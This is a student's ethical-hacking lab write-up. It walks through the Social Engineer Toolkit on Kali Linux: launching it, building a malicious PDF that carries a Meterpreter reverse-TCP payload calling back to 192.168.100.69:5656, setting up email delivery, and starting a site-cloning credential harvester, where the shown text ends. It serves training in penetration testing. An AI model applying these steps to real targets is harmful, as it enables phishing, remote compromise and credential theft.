FEBRUARY 5, 2026

SOCIAL ENGINEERING LAB

DISCOVER THE SOCIAL ENGINEERING TECHNIQUES

M SAMEER MALIK
M.SAMEER.MALIK113@GMAIL.COM

Lab - Explore the Social Engineer Toolkit (SET)

Objectives

Many exploits begin with a social engineering attack that is designed to obtain credentials or plant malware to create entry points into the target network. One of the tools used to perform these social engineering attacks is the Social Engineer Toolkit (SET), developed by David Kennedy.

- Launching SET and exploring the toolkit
- Cloning a website to obtain user credentials
- Capturing and viewing user credentials

Background / Scenario

In this activity, you will clone a website and obtain user credentials. This activity is performed under carefully controlled conditions within a virtual environment. SET tools should only be used for penetration testing in situations where you have written permission to perform social engineering exploits.

In an actual penetration test, this procedure could be used to reveal problems with user security training and the need take measures to educate users about various types of phishing attacks.

Required Resources

- Kali VM customized for Ethical Hacker course
- Internet access

Instructions

Part 1: Launching SET and Exploring the Toolkit

Step 1: Load the SET application.

a. Start Kali Linux using the username **kali** and the password **kali**. Open a terminal session from the menu bar at the top of the screen.

b. SET must be run as root. Use the **sudo -i** command to obtain persistent root access. At the prompt, enter the command **setoolkit** to load the SET menu system. The Social Engineering Toolkit can also be run from the **Applications >Social Engineering Tools >social engineering toolkit (root)** choice on the Kali menu.


```
┌──(kali㉿Kali)-[~]
└─$ sudo -i
[sudo] password for kali:
┌──(root㉿Kali)-[~]
└─# setoolkit
```

If this is the first time that you have run SET, the license terms and conditions are displayed, and an agreement is required. Read the terms carefully.

c. After reading the disclaimer, enter **y** to accept the terms of service.

The Social-Engineer Toolkit is designed purely for good and not evil. If you are planning on using this tool for malicious purposes that are not authorized by the company you are performing assessments for, you are violating the terms of service and license of this toolset. By hitting yes (only one time), you agree to the terms of service and that you will only use this tool for lawful purposes only.

Do you agree to the terms of service [y/n]: **y**



```
Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

    * Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.
    * Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other
 materials provided with the distribution.
    * Neither the name of Social-Engineer Toolkit nor the names of its contributors may be used to endorse or promote products derived from this software without spec
ific prior written permission.

THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS "AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTI
ES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT OWNER OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, I
NCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR
 BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY  THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN
ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

The above licensing was taken from the BSD licensing and is applied to Social-Engineer Toolkit as well.

Note that the Social-Engineer Toolkit is provided as is, and is a royalty free open-source application.

Feel free to modify, use, change, market, do whatever you want with it as long as you give the appropriate credit where credit is due (which means giving the authors
the credit they deserve for writing it).

Also note that by using this software, if you ever see the creator of SET in a bar, you should (optional) give him a hug and should (optional) buy him a beer (or bour
bon - hopefully bourbon). Author has the option to refuse the hug (most likely will never happen) or the beer or bourbon (also most likely will never happen). Also by
 using this tool (these are all optional of course!), you should try to make this industry better, try to stay positive, try to help others, try to learn from one ano
ther, try stay out of drama, try offer free hugs when possible (and make sure recipient agrees to mutual hug), and try to do everything you can to be awesome.
The Social-Engineer Toolkit is designed purely for good and not evil. If you are planning on using this tool for malicious purposes that are not authorized by the com
pany you are performing assessments for, you are violating the terms of service and license of this toolset. By hitting yes (only one time), you agree to the terms of
 service and that you will only use this tool for lawful purposes only.


Do you agree to the terms of service [y/n]: y
```

The initial SET menu is displayed, as shown:

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)

Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks

2) Penetration Testing (Fast-Track)

3) Third Party Modules


4) Update the Social-Engineer Toolkit

5) Update SET configuration

6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set>



```
                 Codename: 'Maverick'
[---]      Follow us on Twitter: @TrustedSec        [---]
[---]      Follow me on Twitter: @HackingDave       [---]
[---]     Homepage: https://www.trustedsec.com      [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```

Step 2: Examine the Available Social-Engineering Attacks.

a. At the SET prompt, enter **1** and press **Enter** to access the Social-Engineering Attacks submenu.

set> **1**

Select from the menu:

1) Spear-Phishing Attack Vectors

2) Website Attack Vectors

3) Infectious Media Generator

4) Create a Payload and Listener

5) Mass Mailer Attack

6) Arduino-Based Attack Vector

7) Wireless Access Point Attack Vector

8) QRCode Generator Attack Vector


9) Powershell Attack Vectors

10) Third Party Modules


99) Return back to the main menu.

b. Select each option to see a brief description of each exploit and what the tool does for each.


Note: Some options may not have a choice. In that case, use **CTRL-C** or enter **99** to return to the main menu.




```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) Third Party Modules

 99) Return back to the main menu.

set> 
```




```
set> 1

 The Spearphishing module allows you to specially craft email messages and send
 them to a large (or small) number of people with attached fileformat malicious
 payloads. If you want to spoof your email address, be sure "Sendmail" is in-
 stalled (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF
 flag to SENDMAIL=ON.

 There are two options, one is getting your feet wet and letting SET do
 everything for you (option 1), the second is to create your own FileFormat
 payload and use it in your own attack. Either way, good luck and enjoy!

   1) Perform a Mass Email Attack
   2) Create a FileFormat Payload
   3) Create a Social-Engineering Template

  99) Return to Main Menu

set:phishing>2
```



```
          ********** PAYLOADS **********

  1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
  2) SET Custom Written Document UNC LM SMB Capture Attack
  3) MS15-100 Microsoft Windows Media Center MCL Vulnerability
  4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
  5) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
  6) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
  7) Adobe Flash Player "Button" Remote Code Execution
  8) Adobe CoolType SING Table "uniqueName" Overflow
  9) Adobe Flash Player "newfunction" Invalid Pointer Use
 10) Adobe Collab.collectEmailInfo Buffer Overflow
 11) Adobe Collab.getIcon Buffer Overflow
 12) Adobe JBIG2Decode Memory Corruption Exploit
 13) Adobe PDF Embedded EXE Social Engineering
 14) Adobe util.printf() Buffer Overflow
 15) Custom EXE to VBA (sent via RAR) (RAR required)
 16) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
 17) Adobe PDF Embedded EXE Social Engineering (NOJS)
 18) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
 19) Apple QuickTime PICT PnSize Buffer Overflow
 20) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
 21) Adobe Reader u3D Memory Corruption Vulnerability
 22) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>13
```



```
[-] Default payload creation selected. SET will generate a normal PDF with embedded EXE.

    1. Use your own PDF for attack
    2. Use built-in BLANK PDF for attack

set:payloads>1
set:payloads> Enter path to your pdf [blank-builtin]: /home/kali/Desktop/cnic.pdf

   1) Windows Reverse TCP Shell              Spawn a command shell on victim and send back to attacker
   2) Windows Meterpreter Reverse_TCP        Spawn a Meterpreter shell on victim and send back to attacker
   3) Windows Reverse VNC DLL                Spawn a VNC server on victim and send back to attacker
   4) Windows Reverse TCP Shell (x64)        Windows X64 Command Shell, Reverse TCP Inline
   5) Windows Meterpreter Reverse_TCP (X64)  Connects back to the attacker (Windows x64), Meterpreter
   6) Windows Shell Bind_TCP (X64)           Execute payload and create an accepting port on remote system
   7) Windows Meterpreter Reverse HTTPS      Tunnel communication over HTTP using SSL and use Meterpreter

set:payloads>2
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.100.69]: 192.168.100.69
set:payloads> Port to connect back on [443]: 5656
[*] All good! The directories were created.
[-] Generating fileformat exploit ...
[*] Waiting for payload generation to complete (be patient, takes a bit) ...
[*] Waiting for payload generation to complete (be patient, takes a bit) ...
[*] Waiting for payload generation to complete (be patient, takes a bit) ...
[*] Waiting for payload generation to complete (be patient, takes a bit) ...
[*] Waiting for payload generation to complete (be patient, takes a bit) ...
```




```
   Do you want to rename the file?

   example Enter the new filename: moo.pdf

    1. Keep the filename, I don't care.
    2. Rename the file, I want to be cool.

set:phishing>2
set:phishing> New filename: cnic
[*] Filename changed, moving on ...

   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

   1.  E-Mail Attack Single Email Address
   2.  E-Mail Attack Mass Mailer

   99. Return to main menu.

set:phishing>1
```

Part 2: Cloning a Website to Obtain User Credentials

In this part of the lab, you will create a perfect copy of the login page for a website. The fake login page will gather all credentials submitted to it and then redirect the user to the real website.

Step 1: Investigate Web Attack Vectors in SET.

a. From the Social-Engineering Attacks submenu, choose **2) Website Attack Vectors** to begin the web site cloning exploit.




```
   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```


set> **2**

b. Review the brief attack description of each type of attack.

Use 3



```
set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>
```




```
 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
```


--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn’t know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

